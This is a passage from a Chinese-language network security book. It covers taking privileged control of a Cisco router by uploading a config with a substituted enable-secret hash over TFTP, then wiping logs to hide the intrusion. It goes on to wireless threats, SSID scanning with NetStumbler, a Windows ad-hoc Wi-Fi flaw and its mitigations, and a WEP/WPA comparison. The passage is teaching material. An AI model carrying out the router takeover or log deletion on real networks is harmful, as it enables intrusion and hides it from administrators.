笔者将密码“44133”所对应的密文“enable secret 5 1.Cid$GwFeiB9CCRHAveVVKy3xT”替换到原配置文件中，然后利用“Cisco Tools”栏中的“Upload Config”将该配置文件覆盖到路由器中的 RAM（running-config），如图 4-40 所示。




图 4-40

在进行此步骤之前，还得先行设置 TFTP 服务器，将 TFTP 设置为可读可写，如图 4-41 所示。




图 4-41

设置完毕后，单击“Copy Config from PC to Router/Switch”，将修改后的配置文件覆盖到路由器中的 RAM（running-config）中。此时，重新登录到该路由器，尝试刚刚更改的特权口令进入特权模式，成功进入，如图 4-42 所示。




图 4-42

一台路由器的最高权限就这样被拿下了，在进入特权模式后，入侵者可以做任何他想做的事情，这台路由器所管辖的网段将会被入侵者所控制。

当入侵者对路由器操作完毕后，将会删除路由器的日志记录，并将 RAM（running-config）中的配置文件从 NVRAM（startup-config）里还原回来，以免管理员察觉，如图 4-43 所示。




图 4-43

对绝大多数路由器来讲，一般都具有两种控制途径：一种是基于 Web 方式控制路由器，另一种是通过“Telnet”方式。这种控制方式的好处是界面较为友好，操作起来简洁明了，Cisco 在 IOS 版本里加入了 Web 远程管理路由的功能,这对于管理员来说，无疑是值得高兴的事情，但隐患也随之而入，攻击者会利用一系列手段对 Web 端口进行攻击，从而导致路由器重启。

第 5 章　无线入侵

引言：

蜷缩在一辆多功能运动车里——黑色的车身，浅色的车窗——伸出窗外的奇形怪状的天线，里面的人不知在干着什么勾当。车子沿着理查森电信公司外面的一条路缓缓滑行，在一台笔记本电脑发出的微光中，我们脸上都闪烁着期待的神情。几乎马上就开始了，网络安全的壁垒在我们周围像冰一样地融化。只过了一小会儿，这个城市最大的网络便完整地展现在我们面前。Nortel（北方电信）的 28 个访问点全部向我们敞开。再开远一点，我们的天线发出了快乐的嗡嗡声。富士通、爱立信、阿尔卡特……几百个没有安全措施的门户就这样一个接一个地暴露在我们面前。有的加了密，但未免太软弱，大多数连最起码的密码都没有。我们知道，它们是我们的了。我们感觉自己在上升，高高盘旋在这些钢筋混凝土建筑的上方，我们凝视着它们，带着嘲弄和怜悯的眼光。然后，我们进入了……

——引自《无线网络安全》

5.1　无线威胁概述

随着无线网络应用的日益普及，无线网络的安全问题也越来越受到人们的关注。对于有线网络来说，它们之间的数据是通过电缆来传输的，通常只有在物理链路遭到破坏的情况下，数据才有可能被泄露。但在无线网络中，数据是在空中传播，它不需要任何介质，只要在无线接入点（AP）覆盖的范围内，任何无线终端都可以接收到无线信号，无线接入点（AP）不能将信号定向到一个特定的接收设备，因此无线局域网的安全问题显得尤为突出。无线网络就在我们身边，如果读者在此之前还没接触过无线网络，还不知道“SSID”、“LEAP”、“WEP”是什么时，不用着急，读完本章，相信读者们将会对无线网络安全有个全新的认识。

5.1.1　什么是无线威胁

所谓无线威胁，就是指用户在通过（无线接入点 AP）认证后并进入其所处网络环境的安全状况。一般而言，在局域网内对用户进行非法入侵要比在外网内容易许多，所以当入侵者在外网对目标主机进行攻击而没有达到预期效果时，往往会从目标主机的内部网络下手，这时，无线网络往往就成为入侵者继续深入的首选。

1. 无线网络所面临的三大风险

（1）网络资源暴露无遗

一旦入侵者通过无线设备连接到用户所处的 WLAN（无线局域网）后，他们就与那些直接通

过交换机连接的用户一样，对整个网络都将具有一定的访问权限。在这种情况下，除非用户事先已采取了一些措施，限制不明用户访问网络中的资源和共享文档，否则入侵者能够做授权用户所能做的任何事情，包括在用户的网络上，以及文件、目录或者整个的硬盘驱动器上进行复制或删除操作，或者种植特洛伊木马、键盘记录或其他的恶意程序，利用它们达到入侵者预期的目的，并且通过无线网络继续深入目标主机。

（2）敏感信息被泄露

如果入侵者的目的是为了窃取内部网络中的数据资料，由于防护措施做得很完善，在尝试直接入侵系统失败后，入侵者甚至还可以在 WLAN 中架设嗅探设备，对在无线网络中传输的数据进行监听，一旦监听到密码信息，那么用户所处的无线网络将不再安全。

（3）充当入侵者跳板

当入侵者在外网对目标主机进行渗透时，由于目标主机系统补丁齐全或安装了防火墙，入侵者在外部难以攻入系统。这时，入侵者往往会想方设法将自己组到目标主机的内部网络中去，因为目前绝大多数防火墙产品对内网是不予设防的，在内部网络中对目标主机进行渗透会比在外网容易许多。

2. 无线网络中常见的三种攻击方式

（1）中间人攻击

一般情况下，WEP 密钥被静态地分配给客户机。攻击者只需要花一定的时间收集数据包，就可以分析得到共享密钥（即 WEP），然后将一个虚假 AP 放置到无线网络中，截获用户和 AP 传输的所有数据，同时还可以对双方的传输数据进行任意修改，而用户和接入点 AP 对此毫不知情。攻击过程如图 5-1 所示。




图 5-1

当出现上述的中间人攻击时，由于 WEP 密钥采用静态分配，网络管理者很难发现非法的入侵者。即使发现了入侵者，管理员也必须对整个网络机器的密钥进行重新编码，劳动量很大。

（2）会话劫持攻击

当一个无线终端通过认证后，攻击者可以通过无线探测工具得到合法终端的 MAC 地址，通过修改自身的 MAC 地址与其相同，再通过其他途径使得合法用户不能工作，从而冒充合法用户。因为此时先前的合法终端机已处于认证状态，因此攻击者得以享有合法的权限。会话劫持攻击不仅对静态分配密钥的系统奏效，对实施动态分配的密钥，以及密钥不能实时更新的系统同样奏效。其攻击过程如图 5-2 所示。




图 5-2

（3）拒绝服务攻击

在 802.11X 协议中规定，当用户不再需要认证系统提供的服务，想要断开连接时，可向认证系统（即 AP）发送 EAP-Logoff 数据包。如果攻击者此时假冒用户，向认证系统发送 EAP-Logoff 数据包，认证系统被欺骗，此时会终止向用户提供网络连接。

在无线接入点（AP）和客户终端的正常认证过程中，如果对用户的认证没有成功，认证系统会向客户发送 EAP-Failure 数据包，表示认证失败。这时客户连接状态处于 HELD（等待）状态，直到 60 秒后，才再次尝试与认证系统进行连接。因此，攻击者只要每 60 秒向用户发送一次 EAP-Failure 数据包，就可以使用户始终处于 HELD 状态，无法完成认证过程，实现拒绝服务攻击，从而导致用户始终无法接入 WLAN 中去。

5.1.2 无线网络基本知识

在进入无线网络安全领域前，笔者先给读者补充一些关于无线网络的基本知识，让读者更为透彻地了解什么是无线网络。

1. 什么是无线局域网

无线局域网络，英文全称为 Wireless Local Area Networks，简称 WLAN，它是利用射频（RF，Radio Frequency）技术取代旧式物理电缆所构成的局域网络，WLAN 利用电磁波在空气中发送和接收数据，而无需线缆介质。WLAN 的数据传输速率现已经能够达到 11Mbps（802.11b），最高速

率可达 54Mbps（802.11a），传输距离可远至 20km 以上。相较于传统的有线网路，它是对有线连网方式的一种补充和扩展，它不但为局域网节省了布线的成本，而且能更快速地架构起网路环境，对于用户来说，则大幅度增加了行动力与便利性。

2. Wi-Fi 标准

Wi-Fi 的全称为“Wireless Fidelity”，即“无线相容性认证”。之所以说它是一种认证标准，是因为它并不只是针对某一 WLAN 规范的技术标准，而是一种无线传输的规范。目前，Wi-Fi 主要有以下几个标准：“802.11a、802.11b、802.11g”。

采用不同标准的无线网络所使用的频率不同，所支持的最高传输速率也会不同，不同标准之间不一定相互兼容。为了方便读者理解，下面列出了各标准间的比较表，如表 5-1 所示。

表 5-1　Wi-Fi 各标准间比较表

性质 / 规格名称	802.11b	802.11a	802.11g
Wi-Fi 批准时间	1999 年 7 月	1999 年 7 月	2003 年 6 月
工作频率	2.4GHz	5GHz	2.4GHz
最高传输速率	11Mbps	54Mbps	54Mbps
优点	设备成本低	可使用多个频道加快传输速率，其电波抗干扰性强	设备成本低并与 802.11b 兼容
缺点	电波抗干扰性差	电波覆盖范围小、与 802.11b、802.11g 不相兼容	电波抗干扰性差

从表 5-1 可知，802.11b 和 802.11g 使用的都是 2.4GHz 的公用频率，两者之间可以互相兼容；由于 802.11a 使用了 5GHz 的公用频率，其与 802.11b、802.11g 不可兼容。目前，由于实现 802.11b 标准的成本较低，市场上 802.11b 标准最为普及。虽然 802.11a 及 802.11g 的最高传输速率皆为 54Mbps，但由于前者使用的 5GHz 频率，目前干扰较少，所以实际的传输速率会较快，该标准可被对速度有较高要求的部门所采用。

3. 什么是 WEP、WPA

WEP 是 Wired Equivalent Privacy 的简称，它是 802.11b 标准中的一种安全性协议。WEP 是为了提供和有线 LAN 同级的安全性而制造的。因为 LAN 有物理结构对其传输线路有保护，部分或全部网络电缆埋在建筑物里面也可以防止未授权的访问，所以 LAN 比 WLAN 更为安全。经由无线电波构造的 WLAN 没有同样的物理结构，任何拥有无线设备的人都可以进行连接，因此很容易受到攻击和干扰。WEP 的目的就是通过将无线电波里的数据进行加密，进而提供 WLAN 的安全性。但由于 WEP 的算法没能雇佣到密码学专家加入分析，2001 年，加州大学伯克利分校发表了一篇描述 WEP 中存在严重漏洞的论文，入侵者可将无线网络中传输的数据采集并进行解析，通过一段时间后可将 WEP 密钥计算出来。WPA 是继承了 WEP 基本原理而又解决了 WEP 缺点的一种新的加密技术。由于加强了生成加密密钥的算法，因此即便收集到分组信息并对其进行解析，

也几乎无法计算出通用密钥。

4. IEEE

IEEE（Institute of Electrical and Electronics Engineers）于 1963 年 1 月 1 日由 AIEE（美国电气工程师学会）和 IRE（美国无线电工程师学会）合并而成，是美国规模最大的专业学会。IEEE 是一个非营利性科技学会，拥有全球近 175 个国家的 36 多万名会员。通过多元化的会员，该组织在太空、计算机、电信、生物医学、电力及消费性电子产品等领域中都是主要的权威。在电气及电子工程、计算机及控制技术领域中，IEEE 发表的文献占了全球将近 30%。IEEE 每年也会主办或协办 300 多项技术会议。IEEE 致力于电气、电子、计算机工程和与科学有关领域的开发和研究，同时审核制定大量相关规定和标准。

5. Wi-Fi 联盟

Wi-Fi 联盟是 1999 年成立的非营利性国际协会，用来检验以 IEEE 802.11 规格为基础的 WLAN 产品的互操作性。现在，WI-FI 联盟在全世界已有超过 200 家的子公司，超过 1000 种的产品已经通过了 Wi-Fi 资格认证（此认证始于 2000 年）。Wi-Fi 联盟成员的目标是通过产品的互操作性来提高使用者的经验。

6. Radius

Radius（Remote Authentication Dial In User Service）是一种标准的安全认证协议，对应于 RFC 2058，一般用于远程用户拨号访问本地网络资源时的认证；为客户-服务器结构，由网络访问服务器等设备提出请求，Radius 服务器进行安全认证并返回结果，以此确定是否给予远程用户访问权限。Radius 认证系统包含 3 个方面：认证部分、客户协议及记费部分。其中：

- Radius 认证部分一般安装在网络中的某台服务器上，即 Radius 认证服务器。
- 客户协议运行在远程接入设备上，如远程接入服务器或者路由器。这些 Radius 客户把认证请求发送给 Radius 认证服务器，并按照服务器发回的响应做出行动。
- Radius 记费部分收集统计数据，并可以生成与网络建立的拨入会话有关的报告。

5.2 无线广播 SSID

SSID（Service Set Identifier），即“服务区标识符”或“业务组标识符”，最多支持 32 个字符。对于无线局域网中的不同工作组来说，通过 SSID 进行标识，成员（无线终端）可以加入到相应的工作组中，而不会造成网络结构上的混乱。形象地说，它就好比有线局域网中的“工作组”（Workgroup）标识一样，读者也可以将 SSID 理解为无线客户端与无线路由器之间的一道口令，只有在完全相同的前提下，才能让无线网卡与无线路由器之间建立连接，这也是保证无线网络安全的重要措施之一。配备无线网卡时必须填写正确的 SSID 值，并与 AP（无线路由器）设置的 SSID 相同才能接入 AP 的无线网络，如果设置的 SSID 与 AP 设置的 SSID 不同，那么 AP 将拒绝与其建立连接。因此可以将 SSID 当作一个简单的口令，一种简单的口令认证机制，通过它可以为无线网络的连接实现一定的安全。

在无线网络中，各路由设备有一个很重要的功能，那就是服务区标识符广播，即 SSID 广播。最初，这个功能主要是为那些无线网络流量特别大的商业无线网络而设计的。开启了 SSID 广播的无线网络，其路由设备会自动向其有效范围内的无线网络客户端广播自己的 SSID 值，无线网络客户端接收到这个 SSID 值后，用这个 SSID 值就可以马上接入这个网络了。令人担忧的是，目前市场上绝大多数的无线 AP 产品中都设置了同一个默认且相同的 SSID，并设定在路由重启后向外界广播其 SSID。生产厂商们的这种做法确实是方便了用户的使用，然而，这种做法也为入侵者打开了方便之门。入侵者只要利用诸如 NetStumbler 一样的无线探测工具，就能轻而易举地得到 AP 的各种信息，进而接入用户所在的网络。

无线网络中的扫描器——NetStumbler

NetStumbler 是一款著名的寻找无线接入点的工具，它能自动识别出所能探测到的无线接入点，还能探测到发射设备的 SSID，以及这些无线设备所连网卡的 MAC 地址信息等。除了寻找接入点外，NetStumbler 还可以检测点对点连接或 AP 的详细信息，并能用图表直观地显示无线信号的强度。它不但是用户扫描、查找无线网络，以及寻找 AP 的最佳安放点的助手，同时也是入侵者在无线网络中的一款出色的“扫描器”。

NetStumbler 的文件很小，只有 1.26MB，其安装过程也十分简单，安装完成后便可在桌面上找到其主程序的快捷键。程序运行后，便可以启用计算机上的无线网卡，探寻外部发出的无线信号了。扫描结束后，NetStumbler 便会在主窗口中显示无线网卡所探测到的无线接入点的相关信息，如图 5-3 所示。

图 5-3

从图 5-3 中可以看到，NetStumbler 探测到了本区域中的 7 频段和 10 频段各有一个无线接入点处于活动状态，并且还列出了这两个接入点的详细信息，包括接入的无线网卡的 MAC 地址、无线接入点的名称、接入的速度、接入点的类型、是否进行了加密，甚至还能探测到无线设备的生产厂商及无线路由器的 IP 地址。这样，本区域的无线接入点信息便尽在入侵者手中了。如果该

无线 AP 事先没有经过配置的话，入侵者就可以利用该 SSID 接入该 AP 的无线网络，就能对无线网络内的信息进行收集、窃取了。

5.3 Wi-Fi 功能漏洞

在华盛顿举行的一次黑客会议中，Windows 操作系统中所蕴涵的一个关于 Wi-Fi 的漏洞被公布出来，该漏洞存在于 Windows 操作系统中的一种 Wi-Fi 广播通信软件上。该项缺陷与操作系统的设置有关，目前，除了关闭无线网卡或者开启防火墙外，暂无其他办法解决该缺陷。微软公司已承认 Windows 操作系统中该缺陷的存在，并许诺将在以后的 Windows Service Pack（SP）中改变其软件配置。

1. 漏洞再现

2006 年 8 月 2 日，英特尔公司的技术人员在拉斯维加斯举行的 Black Hat 安全大会上向与会者展示了此类攻击。在此次展示上，SecureWorks 公司的技术员担心因泄露太多信息可能会被恶意入侵者所利用，临时决定放弃现场演示，用视频演示以代之，从而隐去了许多关键性信息。此次视频演示充分展示了安全漏洞所带来的危害性，在此期间，技术员们使用一台笔记本电脑，利用其 Windows 中 Wi-Fi 广播通信软件上的漏洞，仅用了大约一分钟时间就完全控制了旁边一台演示人员的笔记本电脑。

2. 漏洞原理

当装有无线网卡的计算机启动时，操作系统会寻找附近可用的无线接入点。如果找不到无线接入点，操作系统就会在本机上建立一个附加的“本地连接地址”，该地址与最近一个曾向用户提供无线接入的无线网络相一致，此时 Windows 系统将通过无线网卡向邻近的所有计算机广播该网络的名称（即 SSID）。通过发送匹配的网络名称，附近的计算机接收到广播后，会启用并继续向附近空间广播该 SSID，并与用户的计算机建立网络连接，两台计算机就这样不知不觉地建立了通信。

假设用户 A 在家中的无线接入点 SSID 值为“home”且已与该 AP 建立过连接。如果用户 A 在公共场合打开了该笔记本计算机，而此公共场所恰好未架设 AP，那么用户 A 的笔记本计算机将继续沿用家中使用的 SSID 值，建立一个临时的网络。同时，该计算机还会向邻近空间中广播该 SSID，充当一个临时“AP”的角色。而此时如果附近的用户 B 所使用的笔记本计算机恰好配置了广播 SSID 为“home”，则用户 B 的笔记本计算机在启动时会搜索 SSID “home”并连接到用户 A 的临时网络中去。当用户 B 以后再次启动笔记本计算机时，如果没有连接到电缆且没有 SSID“home”的话，用户 B 的笔记本计算机就会以该 SSID 广播这个临时的网络。这样就导致笔记本计算机之间像病毒一样传播类似的配置，从而使临时网络中计算机的数量逐步地增加。

这样，用户 A 和用户 B 在不知情的情况下建立了连接，如果用户 B 在没有开启防火墙或者没做任何安全配置的话，用户 A 就可以利用这个临时的无线网络逐步控制用户 B 的计算机。

3. 防护措施

受影响系统：Windows NT 以上操作系统，通过以下方法可以保护计算机免受该缺陷的威胁。

- 开启防火墙（在 Windows SP2 中，可以使用 Windows XP 中内置的防火墙）。
- 在不使用无线上网时关掉无线连接。
- 改变笔记本计算机的无线连接配置，使其仅连接“基础网络”。

5.4　比较 WEP 与 WPA

和有线网络相比，通过无线设备发送和接收的数据更容易被窃听。设计一个完善的 WLAN 系统，加密和认证是需要考虑的两个必不可少的安全因素。无线网络中应用加密和认证技术的根本目的，就是使无线业务能达到与有线业务同样的安全等级。为了实现这个目的，IEEE 802.11 标准中采用了 WEP（Wired Equivalent Privacy，有线对等保密）协议来设置专门的安全机制，进行业务的加密和节点的认证。WEP 主要用于无线局域网中链路层信息数据的保密。WEP 采用对称加密机理，数据的加密和解密均采用相同的密钥和加密算法。WEP 使用加密密钥（也称为 WEP 密钥）加密 802.11 网络上交换的每个数据包的数据部分。启用加密后，两个 802.11 设备要进行通信，必须具有相同的加密密钥，并且均配置为使用加密。如果配置一个设备使用加密而另一个设备没有配置，则即使两个设备具有相同的加密密钥也无法通信。

1. WEP 加密

WEP 是 802.11 标准中定义的一种加密方式，简单来说，就是事先在无线 AP 中设定一组密钥（在通常情况下，可设定 4 组），然后无线 AP 会将此密钥进行编码加密，用户想要连上这个无线 AP 时，就要输入同样的密钥才能联机。WEP 在选择加密算法中选择了 RC4 算法，WEP 规定的密钥长度为 40bit；而 WEP 还使用了另外一个机制，就是通过一个 24bit 的初始向量值（IV，Initialization Vector）和 WEP 密钥结合后成为 64bit 的密钥。此外，有些厂商提供了更复杂的加密程度，就是把 WEP 的密钥加到 128bit，提升破解的困难度。WEP 设置界面如图 5-4 所示。




图 5-4

2. WPA 加密

虽然 WEP 提供了无线网络最基本的安全，但是其安全性是非常薄弱的，尤其是在 2001 年 Fluhrer、Mantin 和 Shamir 发表了一篇破解 RC4 密钥的论文之后，网络上出现了开放程序代码的破解 WEP 的程序，即便是 128bit 的加密，也可以在短时间内破解。于是 IEEE 也针对这个问题制定了更严谨的 802.11i，而在该标准还未通过前，Wi-Fi 联盟为了让厂商先行有一个依据可参考，在 2002 年将 802.11i 的一份草案改为一个暂定的标准，便是 WPA（Wi-Fi Protected Access）。而 Wi-Fi 联盟解释 WPA 简单的公式是：WPA=TKIP+MIC+802.1x+EAP。


其中 802.1x 和 EAP 是认证机制，而 TKIP 和 MIC 则是强化加密的机制，Wi-Fi 希望通过 WPA 能够提供较为安全的无线网络联机，而目前大多数的无线 AP 都已提供了 WPA 的加密支持。

3. WEP、WPA 传输性能的比较

经过加密后网络中的数据传输性能是不是降低了呢？下面通过 NetStumbler 所探测到的数据来验证加密后无线网络中的数据传输性能是否会降低。在相同外界环境及设备的前提下，分别测试使用不经加密处理与 WEP、WPA 加密方式对传输速率形式及吞吐量与响应时间。


（1）未经加密的数据传输

① 开放式系统无线环境吞吐量测试



统计对象/值	平均值（Mbps）	最小值（Mbps）	最大值（Mbps）
总值	16.636	9.524	20.000


② 开放式系统无线环境响应时间测试



统计对象/值	平均值（secs）	最小值（secs）	最大值（secs）
总值	0.047	0.040	0.084


（2）经 WEP 加密的数据传输

① WEP 吞吐量测试



统计对象/值	平均值（Mbps）	最小值（Mbps）	最大值（Mbps）
总值	19.551	15.385	22.857


② WEP 响应时间测试



统计对象/值	平均值（secs）	最小值（secs）	最大值（secs）
总值	0.040	0.035	0.052

